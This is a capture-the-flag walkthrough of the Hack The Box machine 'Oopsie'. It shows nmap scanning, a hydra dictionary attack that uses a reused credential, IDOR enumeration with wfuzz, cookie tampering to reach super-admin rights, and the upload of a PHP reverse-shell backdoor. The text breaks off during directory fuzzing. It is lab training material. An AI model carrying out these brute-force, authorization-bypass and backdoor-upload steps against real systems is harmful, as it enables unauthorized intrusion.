Oopsie

Machine info

Oopsie	Linux	10.10.10.28	User	# Root

Enumeration


port scanning

perform port scanning & found 2 port opened


```
└$ nmap -sC -sV -oN portscn 10.10.10.28
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-04 23:30 EST
Nmap scan report for 10.10.10.28
Host is up (0.20s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

finding login page & gaining access into the login page


checking the root page of the web server
//if you notice that the website shows as MegaCorp ...
//it's the same MegaCorp company as the previous machine




intercept the http request requesting the root page of http://10.10.10.28
let burpsuite list the all the possible links that found on the page
//notice that there's an interesting directory that found /cdn-cgi/login , let's check it out



& we've end up in this login page
//default admin credentials arent working this time
//probably this machine are linked with the previous machine?
//let's try out the archetype machine credentials on this login page



this is the credentials that found from archetype machine



```
PS C:\Windows\system32> type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLi
e\ConsoleHost_history.txt
type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.t
t
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
PS C:\Windows\system32>
```

create the wordlist


```
┌──(nobodyatall㉿0xDEADBEEF)-[~/htb/startPT/oopsie]
└─$ cat > usr
admin
administrator
Admin
Administrator
^C
```

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/htb/startP
└─$ cat > pw
M3g4c0rp123
MEGACORP_4dm1n!!
^C
```

start performing dictionary attack on the login page & we found the correct credential!


```
┌──(nobodyatall㉿0xDEADBEEF)-[~/htb/startPT/oopsie]
└─$ hydra -L usr -P pw 10.10.10.28 http-post-form '/cdn-cgi/login/index.php:username=^USER^&passw
ord=^PASS^:Log in' -t 25 -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-05 00:30:44
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:4/p:2), ~1 try per task
[DATA] attacking http-post-form://10.10.10.28:80/cdn-cgi/login/index.php:username=^USER^&password
=^PASS^:Log in
[80][http-post-form] host: 10.10.10.28   login: admin   password: MEGACORP_4dm1n!!
1 of 1 target successfully completed, 1 valid password found
```

we're in!





finding ways to upload backdoor

notice that there's a upload button above there



let's check that out
wait what?! super admin rights? we're not the highest privilege user in this admin panel right now






checking the account section, we've found our access ID for the admin user


Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

checking the cookies also we notice that the role will be admin, the user will be the access id




so notice that the account id param
probably we can do IDOR here, accessing other user account details
//for id=1 , current login admin user



Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

//for id=0



Repair Management System


Access ID	Name	Email

let's use wfuzz to perform fuzzing & we found several id numbers that's not empty (3595 char means empty)
//use seq to generate number sequence

```
┌──(nobodyatall㉿0×DEADBEEF)-[~]
└─$ seq 1 200 > num.txt
```

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/htb/startPT/oopsie]
└─$ wfuzz -u 'http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=FUZZ' -b 'user=34322; role=admin' -w num.txt -L --hh 3595
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly wh
Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.0.1 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=FUZZ
Total requests: 200

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000001:   200        160 L    321 W    3623 Ch     "1"
000000013:   200        160 L    321 W    3621 Ch     "13"
000000004:   200        160 L    321 W    3619 Ch     "4"
000000030:   200        160 L    322 W    3634 Ch     "30"
000000023:   200        160 L    321 W    3620 Ch     "23"
```


& we found super admin access ID and other details, other id are normal users



Repair Management System


Access ID	Name	Email
86575	super admin	superadmin@megacorp.com

edit te cookie to super admin Access ID, assume that's how the page check the authorizations




Name	Value	Domain	Path	Expir
role	admin	10.10.10.28	/	Thu,
user	86575	10.10.10.28	/	Thu,

& voila! we've gain access to the upload section



now create a reverse php script & upload to the web server



the server shows that we've successfully uploaded our backdoor script

Repair Management System

The file rev.php has been uploaded.

let's use subdirectory fuzzer to fuzz the upload directory & we found it

```
Output File: /opt/dirsearch/reports/10.10.10.28/_21-01-05_00-06-49.txt

[00:06:49] Starting:
[00:07:01] 301 -  308B  - /css  →  http://10.10.10.28/css/
